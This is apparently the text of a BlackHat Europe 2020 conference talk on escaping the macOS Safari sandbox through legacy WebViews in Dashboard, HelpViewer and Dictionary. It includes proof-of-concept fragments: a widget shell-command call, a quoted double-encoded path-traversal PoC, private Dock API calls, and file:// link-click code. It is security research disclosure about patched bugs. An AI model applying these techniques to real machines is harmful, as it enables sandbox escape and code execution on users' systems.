Cross-Site Escape

Pwning macOS Safari Sandbox the Unusual Way

Zhi Zhou / BlackHat Eurpoe 2020

About

- @CodeColorist
- Product security and vuln research at Ant Security Light-Year Lab
- Mainly on client-side bugs w/o memory curroption
- Speaker at several conferences
- TianfuCup 2019 macOS Category Winner; TianfuCup 2020 iPhone Category Winner, the first ever public iOS RCE w/ sbx in such competitions after PAC introduced

Agenda

- Background
- Case Studies
- Summary and Takeout

XSS

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

https://en.wikipedia.org/wiki/Cross-site_scripting

Are we going to talk about Web Security today?

Nope.

Comparation

XSS

- Inject JavaScript to different domain
- Various HTTP parameters
- Exfiltrate secret information or make http requests
- Bypass Same-Origin Policy

Our Attack

- Inject JavaScript to a privilged context of other process
- Inter-process Communication
- Trigger further native code execution
- Break Safari renderer sandbox

WebViews

Finder Preview Panel /
Spotlight
Mail / iBooks / iMessage /
Dashboard / QuickLook /
Dictionary / HelpViewer
...

WebViews

WKWebView

- Isolated renderer process
- WebContent sandbox
- Objective-C bridge
  - not open to 3rd-parties, you can only use webkit.messageHandlers
- JIT support
- Deleagtes
  - WKNavigationDelegate
  - WKUIDelegate

WebView

- Single process
- Same as the host
- Objective-C bridge
  - JSContext
- No JIT
- Delegates
  - UIWebViewDelegate

More Specically

- Legacy WebViews still exist in some of the built-in applications
- They often have hidden functionalities accessible from Javascript
- They are often without sandbox
- Talk is cheap, show me the exploits

Exploiting a TOCTOU with XSS

TOCTOU Without Racing

- macOS <=10.13
- Turn off SIP (rootless) so you can debug Apple applications
- Attach lldb to one of the `com.apple.WebKit.WebContent` process
- `CFPreferences*` act like there's no sandbox at all, unrestricted arbitrary plist file r/w

```
Executable module set to
"/System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.x
pc/Contents/MacOS/com.apple.WebKit.WebContent".
Architecture set to: x86_64h-apple-macosx.
(lldb) po (id)CFPreferencesCopyAppValue(@"CFBundleGetInfoString",
@"/Applications/Calculator.app/Contents/Info")
10.13, Copyright © 2001–2017, Apple Inc.
```

TOCTOU Without Racing

```
void __cdecl ___CFPrefsMessageSenderIsSandboxed_block_invoke(Block_layout_1D3750 *block,
_CFPrefsClientContext *ctx)
{
  if ( ctx->_sandboxed != NULL ) {
    *(*(block->lvar1 + 8) + 24) = ctx->_sandboxed == kCFBooleanTrue;
  } else {
    *(*(block->lvar1 + 8) + 24) = sandbox_check(block->pid, 0, SANDBOX_CHECK_NO_REPORT) != 0;
    ctx->_sandboxed = *(*(block->lvar1 + 8) + 24LL) ? &kCFBooleanTrue : &kCFBooleanFalse;
  }
}
```


- CFPreferences* are based on XPC, cfprefsd is responsible for data persistence
- cfprefsd only perform sandbox_check once per process, then cache this result forever
- If a process happens to access preferences before sandbox lockdown, cfprefsd continues to think it’s unsandboxed

WebContent Case Study

```
    frame #17: 0x00007fff454e015a CoreFoundation`
_CFPreferencesCopyAppValueWithContainerAndConfiguration  + 107
    frame #18: 0x00007fff47868b94 Foundation` -[NSUserDefaults(NSUserDefaults) init]  + 1423
    frame #19: 0x00007fff47870c3a Foundation` +[NSUserDefaults(NSUserDefaults)
standardUserDefaults]  + 78
    frame #20: 0x00007fff42a3ba4e AppKit` +[NSApplication initialize]  + 90
    frame #21: 0x00007fff71678248 libobjc.A.dylib` CALLING_SOME_+initialize_METHOD  + 19
    frame #22: 0x00007fff7166800c libobjc.A.dylib` _class_initialize  + 282
    frame #23: 0x00007fff71667a19 libobjc.A.dylib` lookUpImpOrForward  + 238
    frame #24: 0x00007fff71667494 libobjc.A.dylib` _objc_msgSend_uncached  + 68
    frame #25: 0x0000000100001627 com.apple.WebKit.WebContent`
___lldb_unnamed_symbol1$$com.apple.WebKit.WebContent  + 519
    frame #26: 0x00007fff72743ed9 libdyld.dylib` start  + 1
```

- On macOS, WebContent is a normal process during initialization, before it calls sandbox_init_with_parameters
- AppKit happens to read preferences in this time window

Timeline for WebContent




Okay, where is the XSS?

Dashboard

- *Dashboard was an application for Apple Inc.’s macOS operating systems, used as a secondary desktop for hosting mini-applications known as widgets.*
- Removed since 10.15

Dashboard Widgets

- Extension: *.wdgt
- Written in HTML and Javascript
- Location:
  - Pre-installed Widgets: `/Library/Widgets`
  - User widgets: `~/Library/Widgets`
- Info.plist
  - CFBundleDisplayName and CFBundleIdentifier: the name and identifier
  - MainHTML: name of the main user interface
  - AllowNetworkAccess: permission to make cross domain AJAX
  - AllowSystem: permission to call `dashboard.system` function
  - AllowFullAccess: permission to read local files



Turning to Arbitrary Widget Installation

- Write the widget bundle to a temporary directory
- Since we already have arbitrary access for plist file, we can directly install the widget by manipulating com.apple.dashboard preference domain

```
➜  ~ defaults read com.apple.dashboard
{
    "db-enabled-state" = 2;
    "layer-gadgets" =     (
                {
            32bit = 0;
            id = 0000000000000002;
            "in-layer" = 1;
            path = "/Library/Widgets/World Clock.wdgt";
            "separate-process" = 0;
     },
     ...
```

Turning to Arbitrary Widget Installation

XSS to Dashboard WebView via IPC bug!

Sandbox Escape

- When javascript is executed in Dashboard, there is no need to re-exploit twice
- If AllowSystem is set, there is a bridged function window.dashboard.system that allows shell command execution
- PATH environment is missing so we need full path to the command

```
  window.onload = function () {
    widget.onshow = function () {
      widget.system('/usr/bin/open -a Calculator');
      // widget.system('/usr/bin/defaults write com.apple.dashboard mcx-disabled -boolean
YES');
    }
  }
```

Problems

- What if Dashboard is disabled?
- How do we switch to Dashboard desktop to activate the script?


Triggering Execution

- WebContent sandbox allows access to dock MIG server `(global-name "com.apple.dock.server")`
- Most of its MIG handlers of Dock don’t have sandbox_check
- Dock has been yet attacked at least two times at Pwn2Own, but I guess my exploit is more interesting :)
- HiServices.framework has some undocumented Dock API

```
➜  BHEU20 nm
/System/Library/Frameworks/ApplicationServices.framework/Frameworks/HIServices.framework/HIServices | grep CoreDock | grep \ T\
0000000000019e51 T _CoreDockAddFileToDock
0000000000018dad T _CoreDockBounceAppTile
0000000000018df2 T _CoreDockCompositeProcessImage
0000000000011e62 T _CoreDockCopyPreferences
000000000001a410 T _CoreDockCopyWorkspacesAppBindings
...
```

Triggering Execution

- Enable Dashboard *As Space* or *As Overlay*
- We can change this preferences in WebProcess with the Dock MIG
- `CoreDockSetPreferences` can change the settings
- `CoreDockSendNotification` is another MIG function that can open Dashboard




```
CoreDockSetPreferences((__bridge CFDictionaryRef) @{@"enabledState" : @2});
CoreDockSendNotification(CFSTR("com.apple.dashboard.awake"));
```

HelpViewer XSS, again

CVE-2017-2361

https://bugs.chromium.org/p/project-zero/issues/detail?id=1040

project-zero project-zero ▾ | New issue | Open issues ▾ | Search project-zero issues...

☆ Starred by 6 users

Owner: lokihardt@google.com
Last visit > 30 days ago

CC: proje...@google.com

Status: Fixed *(Closed)*

Components: ----

Modified: Feb 23, 2017

Deadline-90
Product-OSX
Vendor-Apple
CCProjectZeroMembers
Severity-High
Reported-2016-Dec-14
Finder-lokihardt
CVE-2017-2361

Issue 1040: macOS: HelpViewer XSS leads to arbitrary file execution and arbitrary file read.

Reported by lokihardt@google.com on Thu, Dec 15, 2016, 7:22 AM GMT+8 Project Member

HelpViewer is an application and using WebView to show a help file.
You can see it simply by the command:
open /Applications/Safari.app/Contents/Resources/Safari.help

or using "help:" scheme:
help:openbook=com.apple.safari.help
help:///Applications/Safari.app/Contents/Resources/Safari.help/Contents/Resources/index.html

HelpViewer's WebView has an inside protocol handler "x-help-script" that could be used to open an arbitrary local file. Therefore if we can run arbitrary Javascript code, we'll win easily and, of course, we can read an arbitrary local file with a XMLHttpRequest.

HelpViewer checks whether the path of the url is in a valid help file or not. But we can bypass this with a double encoded "../".

PoC:
document.location =
"help:///Applications/Safari.app/Contents/Resources/Safari.help/%25252f..%25252f..%25252f..%25252f..%25252f..%25252f..%25252f/System/Library/PrivateFrameworks/Tourist.framework/Versions/A/Resources/en.lproj/offline.html?redirect=javascript%253adocument.write(1)";

The attached poc will pop up a Calculator.

Tested on macOS Sierra 10.12.1 (16B2659).

Developers never
learn from bugs.
We do.

Hard Coded Trusted Schemes

```
NSArray *arr = [NSArray arrayWithObjects:
  @"itms-books", @"itms-bookss", @"ibooks", @"macappstore", @"macappstores",
  @"radr", @"radar", @"udoc", @"ts", @"st", @"x-radar", @"icloud-sharing",
  @"help", @"x-apple-helpbasic" count:19];
urlSchemesToOpenWithoutPrompting(void)::whitelistedURLSchemes = [NSSet
setWithArray:arr];
```

- Safari opens some built-in system apps without a prompt
  - App Store, HelpViewer, iBooks, iCloud related, etc
  - Some Apple internal tools
- Target App must be signed by Apple


Hard Coded Trusted Schemes

```
NSArray *arr = [NSArray arrayWithObjects:
  @"itms-books", @"itms-bookss", @"ibooks", @"macappstore", @"macappstores",
  @"radr", @"radar", @"udoc", @"ts", @"st", @"x-radar", @"icloud-sharing",
  @"help", @"x-apple-helpbasic" count:19];
urlSchemesToOpenWithoutPrompting(void)::whitelistedURLSchemes = [NSSet
setWithArray:arr];
```

- The one exploited by Lokihardt is help:
- What's this x-apple-helpbasic?

Legacy HelpViewer Scheme

```
if ([url.scheme isEqualToString:@"x-apple-helpbasic"] &&
  [url.host hasSuffix:@".apple.com"] &&
  [HelpApplication sharedApplication].isOnline)
```



Sandbox is...gone

- We haven’t got renderer RCE yet, but we’ve already bypassed sandbox
- HelpViewer WebView has no JIT nor sandbox
- One more DOM bug we’re good to go. For example:
  - CVE-2017-7002: type confution in WebSQL by Chaitin Tech (Pwn2Own 2017)
  - CVE-2018-4121: heap overflow in WASM by Natalie Silvanovich of Google Project Zero
  - CVE-2018-4199: heap overflow in SVG by F-Secure Labs (Pwn2Own 2018)
- This WebView can open more universal links
  - file:/// is not allowed because we are in https:// domain. Otherwise we can just execute a local application (e.g. Calculator.app)
  - vnc:// or ssh:// to connect to remote machine
  - Maybe it opens more attack surfaces?

(Failed) Local File Disclosure


- WebKit supports URL interception using NSURLProtocol
- Response to URL requests with custom content
- Do no confuse URL here with universal App link
- NSURLProtocols in HelpViewer:
  - HVHelpTopicsURLProtocol (x-help-topics:)
  - HVHelpContentURLProtocol (apple-help-content:)
  - HVHelpURLProtocol (help:)

(Failed) Local File Disclosure

- -[HVHelpURLProtocol startLoading]

```
url = [v4 URL];
path = [url path];
return [NSData dataWithContentsOfFile:path];
```

- help://whatever/etc/passwd results in the contents of /etc/passwd



https:// to help://

- Before 10.15, we can use NFS to mount a remote source
  - Redirect to help:///A/net/8.8.8.8/reader.html
  - Read arbitrary local path
- On 10.15, abuse Finder to mount remote volume
  - open smb://user:passwd@8.8.8.8/reader.html
  - redirect to help:/Volumes/FileStage/reader.html
  - But this approach asks for confirmation in Finder ❌

JavaScriptCore bridge

- In the legacy WebView you can export ObjectiveC methods and objects to js: https://developer.apple.com/documentation/objectivec/nsobject/webscripting
- There is a HVWebDelegate object, accessible via window.HelpViewer
- No interesting interfaces though...

```
void initWebViewAllowedSelector()
{
  v0 = objc_msgSend(&OBJC_CLASS___NSHashTable, "hashTableWithOptions:", 768LL);
  v1 = objc_retainAutoreleasedReturnValue(v0);
  v2 = g_allowedSelectors;
  g_allowedSelectors = v1;
  v3 = objc_retain(v1);
  objc_release(v2);
  NSHashInsert(v3, "systemProfileInfoForDataTypes:useJSON:");
  NSHashInsert(v3, "mtIncrementCountsOffline:printed:tocUsed:searchUsed:");
  NSHashInsert(v3, "mtSendContentUsageForTopic:appName:");
  NSHashInsert(v3, "mtSendContentUsageWithJSON:");
  NSHashInsert(v3, "makeTextLarger:");
...
```

Some Drama

- macOS 10.15 Dev Beta killed my sbx exploit a month before TianfuCup
- I found the HelpViewer scheme about one week before TFC
- I rushed to find a XSS on *.apple.com one day later
- It’s a sandbox escape indeed, but I still need a DOM exploit to archive native code execution. I didn’t make it
- Got a partial win and CVE-2020-9860
- Other participator didn’t want to share the award so they all gave up

Lookup a Shell in the Dictionary

CVE-2020-9979: We Got Trust Issue

- macOS and iOS regularly pull OTA updates from mesu.apple.com
- Location: /System/Library/Assets(V2?)
- Typically non-executable resources
  - Dictionaries, fonts, MobileAccessory, etc.
- Implemented in MobileAssets framework and mobileassetd daemon
- Private APIs provided
  - ASAssetQuery: querying all availableassets by type
  - ASAsset: updating properties of an asset, and trigger download action

CVE-2020-9979: We Got Trust Issue


- The attributes property is an NSDictionary that includes following keys
  - __BaseURL, __RelativePath, __RemoteURL: set arbitrary remote URL to an asset. The host doesn't have to be mesu.apple.com. Actually there is no check
  - _DownloadSize, _UnarchivedSize, _Measurement: size and hash of the remote resource. Must match them all, otherwise download fails
- First fetch the ASAsset that we want to replace
  - - [ASAssetQuery initWithAssetType:]
- Update its attributes
- Invoke download method
  - -[ASAsset beginDownloadWithOptions:]

CVE-2020-9979: We Got Trust Issue

- mobileassetd service is accessible by WebContent sandbox
  - `(global-name "com.apple.mobileassetd")`
- To update certain resource, the caller needs an entitlement
  - `com.apple.private.assets.accessible-asset-types`
  - The value is an array of all asset types string
- Some resources don’t require the entitlement
  - `com.apple.MobileAsset.DictionaryServices.dictionaryOS`
  - Hard-coded in `MobileAsset!___isAssetTypeWhitelisted_block_invoke`
- In this way, we can download from arbitrary remote URL and replace any dictionaries
- Bonus: mobileassetd doesn’t set `com.apple.quarantine` flag to them

Dictionary App

- One of the built-in apps come with macOS
- *Get definitions of words and phrases from a variety of sources*
- Some local HTML and JavaScript in a WebView
  - The url is file:///
- Now we've sent XSS payload from Safari to Dictionary




Arbitrary File Execution

```
const a = document.createElement('a');
a.href = 'file:///Applications/Calculator.app';
a.click()
```

works

```
location = 'file:///Applications/Calculator.app';
```

nothing happened




How could this even happen?

Local File Execution

```
-[DictionaryController
webView:decidePolicyForNavigationAction:request:frame:decisionListener:]:
```

```
element = action[WebActionElementKey];
url = element[WebElementLinkURLKey];
if (!url)
  url = action[WebActionOriginalURLKey];
```



- Get url (href) from the anchor
- Not for location redirection

Local File Execution

```
if (![scheme isEqualToString:@"dictionary"] &&
   ![scheme isEqualToString:@"x-dictionary"]) {
  if (![v45 hasPrefix:@"com.apple.dictionary.Wikipedia"] ||
     [scheme isEqualToString:@"http"] || [scheme isEqualToString:@"https"]) {
       [[NSWorkspace sharedWorkspace] openURL:url];
```


Local File Execution

```
if (![scheme isEqualToString:@"dictionary"] &&
